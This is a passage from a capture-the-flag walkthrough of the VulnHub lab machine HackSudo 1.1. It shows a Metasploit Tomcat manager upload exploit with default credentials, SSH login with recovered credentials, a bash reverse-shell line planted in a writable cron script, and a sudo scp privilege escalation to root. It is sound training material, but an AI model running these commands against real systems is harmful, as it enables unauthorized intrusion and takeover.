   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.56.1     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Java Universal



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/tomcat_mgr_upload) > _
```

Metasploit steps:

```
use exploit/multi/http/tomcat_mgr_upload
set RHOSTS 192.168.56.110
set RPORT 8080
set HTTPUSERNAME admin
set HTTPPASSWORD admin
set LHOST <your-ip>
set LPORT <your-port>
exploit
```

After exploitation, Metasploit returned a Meterpreter shell (screenshot: msf-meterpreter). From there, I performed standard post-exploitation enumeration.




vm@victus: ~/CTF/Vuln_Hub/HackSudo1.1
vm@victus: ~/CTF/Vuln_Hub/HackSudo1.1
vm@victus: ~/CTF/Vuln_Hub/HackSudo1.1

```
msf6 exploit(multi/http/tomcat_mgr_upload) > options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword  admin            no        The password for the specified username
   HttpUsername  admin            no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, socks5h, http
   RHOSTS        192.168.56.110   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT         8080             yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will be used)
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.56.1     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Java Universal



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 192.168.56.1:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying fnXie7VeJ...
[*] Executing fnXie7VeJ...
[*] Undeploying fnXie7VeJ ...
[*] Sending stage (58073 bytes) to 192.168.56.110
[*] Meterpreter session 1 opened (192.168.56.1:4444 -> 192.168.56.110:45790) at 2025-10-24 11:24:55 +0530
[*] Undeployed at /manager/html/undeploy

meterpreter > _
```

Post-exploitation & local enumeration

From the shell, I looked for interesting files and SUID binaries:


```
find / -perm -4000 -type f 2>/dev/null
```


vm@victus: ~/CTF/Vuln_Hub/HackSudo1.1
vm@victus: ~/CTF/Vuln_Hub/HackSudo1.1
vm@victus: ~/CTF/Vuln_Hub/HackSudo1.1

```
tomcat@hacksudo:/$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/libexec/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/mount
/usr/bin/sudo
/usr/bin/fusermount
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/at
/snap/core18/1997/bin/mount
/snap/core18/1997/bin/ping
/snap/core18/1997/bin/su
/snap/core18/1997/bin/umount
/snap/core18/1997/usr/bin/chfn
/snap/core18/1997/usr/bin/chsh
/snap/core18/1997/usr/bin/gpasswd
/snap/core18/1997/usr/bin/newgrp
/snap/core18/1997/usr/bin/passwd
/snap/core18/1997/usr/bin/sudo
/snap/core18/1997/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/1997/usr/lib/openssh/ssh-keysign
/snap/core18/2952/bin/mount
/snap/core18/2952/bin/ping
/snap/core18/2952/bin/su
/snap/core18/2952/bin/umount
/snap/core18/2952/usr/bin/chfn
/snap/core18/2952/usr/bin/chsh
/snap/core18/2952/usr/bin/gpasswd
/snap/core18/2952/usr/bin/newgrp
/snap/core18/2952/usr/bin/passwd
/snap/core18/2952/usr/bin/sudo
/snap/core18/2952/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/2952/usr/lib/openssh/ssh-keysign
/snap/core24/1196/usr/bin/chfn
/snap/core24/1196/usr/bin/chsh
/snap/core24/1196/usr/bin/gpasswd
/snap/core24/1196/usr/bin/mount
/snap/core24/1196/usr/bin/newgrp
/snap/core24/1196/usr/bin/passwd
/snap/core24/1196/usr/bin/su
/snap/core24/1196/usr/bin/sudo
/snap/core24/1196/usr/bin/umount
/snap/core24/1196/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core24/1196/usr/lib/openssh/ssh-keysign
/snap/core24/1196/usr/lib/polkit-1/polkit-agent-helper-1
```

No immediately obvious SUID escalations were present.

However, I noticed a backup in the web root: `/var/www/hacksudo` (screenshot: hacksudo-backup). The backup contained data that required basic steganography/text inspection. Inside, I found credentials:


vm@victus: ~/CTF/Vuln_Hub/HackSudo1.1
vm@victus: ~/CTF/Vuln_Hub/HackSudo1.1
vm@victus: ~/CTF/Vuln_Hub/HackSudo1.1


```
tomcat@hacksudo:~$ ls
ls
bin           CONTRIBUTING.md  logs       RELEASE-NOTES  webapps
BUILDING.txt  lib              NOTICE     RUNNING.txt    work
conf          LICENSE          README.md  temp
tomcat@hacksudo:~$ cd ../
cd ../tomcat/
tomcat@hacksudo:~$ ls
ls
bin           CONTRIBUTING.md  logs       RELEASE-NOTES  webapps
BUILDING.txt  lib              NOTICE     RUNNING.txt    work
conf          LICENSE          README.md  temp
tomcat@hacksudo:~$ cd ..
cd ..
tomcat@hacksudo:/opt$ cd /home
cd /home
tomcat@hacksudo:/home$ ls
ls
hacksudo  vishal
tomcat@hacksudo:/home$ cd _
```

```
vishal : hacker
```

I tested SSH to the host on port `2222` :

```
ssh -p 2222 vishal@192.168.56.110
```

SSH login succeeded and I had a normal shell as `vishal` .



```
┌──(vm㉿victus)-[~/CTF/Vuln_Hub/HackSudo1.1]
└─$ ssh vishal@192.168.56.110 -p 2222
The authenticity of host '[192.168.56.110]:2222 ([192.168.56.110]:2222)' can't be established.
ED25519 key fingerprint is SHA256:qONQFtM7gA1MwuALlXQQ1cK8nu0nhYmmhbk2DAAMfnQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.56.110]:2222' (ED25519) to the list of known hosts.
vishal@192.168.56.110's password:
Welcome to Ubuntu 20.10 (GNU/Linux 5.8.0-41-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Oct 24 06:18:16 AM UTC 2025

  System load:  0.16               Processes:               141
  Usage of /:   34.0% of 19.56GB   Users logged in:         0
  Memory usage: 28%                IPv4 address for enp0s3: 192.168.56.110
  Swap usage:   0%

 * Introducing self-healing high availability clusters in MicroK8s.
   Simple, hardened, Kubernetes for production, from RaspberryPi to DC.

     https://microk8s.io/high-availability

5 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Mar 30 17:03:31 2021 from 192.168.43.216
vishal@hacksudo:~$ ls
employee  flag2.txt  level2.sh  manager  office
vishal@hacksudo:~$ _
```

Privilege escalation — discovering the cron & writable script


While enumerating the filesystem on the `vishal` account, I found a cronjob running as the `hacksudo` user every minute. The cron invoked a script named `manage.sh` which was writable by me .

`manage.sh` contents:


```
#!/bin/bash
# existing lines...
```

Because manage.sh was executed by a user with elevated access (the cron ran as hacksudo), I could modify it. I added a one-line reverse shell to manage.sh to get a connection back as the hacksudo user. Example payload I used in the lab (use appropriately — do not use against systems you do not own):

```
echo '#!/bin/bash' > manage.sh
echo 'bash -i >& /dev/tcp/192.168.1.192/1234 0>&1' >> manage.sh
chmod +x manage.sh
# Wait for cron to run and connect back to listener
```



```
  GNU nano 5.2
#!/bin/bash
bash -i >& /dev/tcp/192.168.56.1/1234 0>&1
```



```
hacksudo@hacksudo:~$ sudo -l
sudo -l
Matching Defaults entries for hacksudo on hacksudo:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hacksudo may run the following commands on hacksudo:
    (root) NOPASSWD: /usr/bin/scp
hacksudo@hacksudo:~$ _
```

After the cron ran, I received a reverse shell as `hacksudo` . From there, I enumerated sudo privileges.

Final escalation — sudo scp (GTFObins)


Running `sudo -l` as `hacksudo` showed that the user could run `/usr/bin/scp` as root without a password.

GTFObins documents a technique for abusing `scp` when allowed to be run under `sudo` . `scp` supports a `-S` option to specify the program used to establish the connection (normally `ssh`). If `scp` is run as root with `-S` pointing to a script under attacker control, that script will be executed as root.

I used the following sequence (sanitized) to spawn a root shell:

```
TF=$(mktemp)
echo 'sh 0<&2 1>&2' > "$TF"
chmod +x "$TF"
```

```
# Execute scp with -S to run our script as root
sudo /usr/bin/scp -S "$TF" dummyfile dummyhost:/tmp/
```



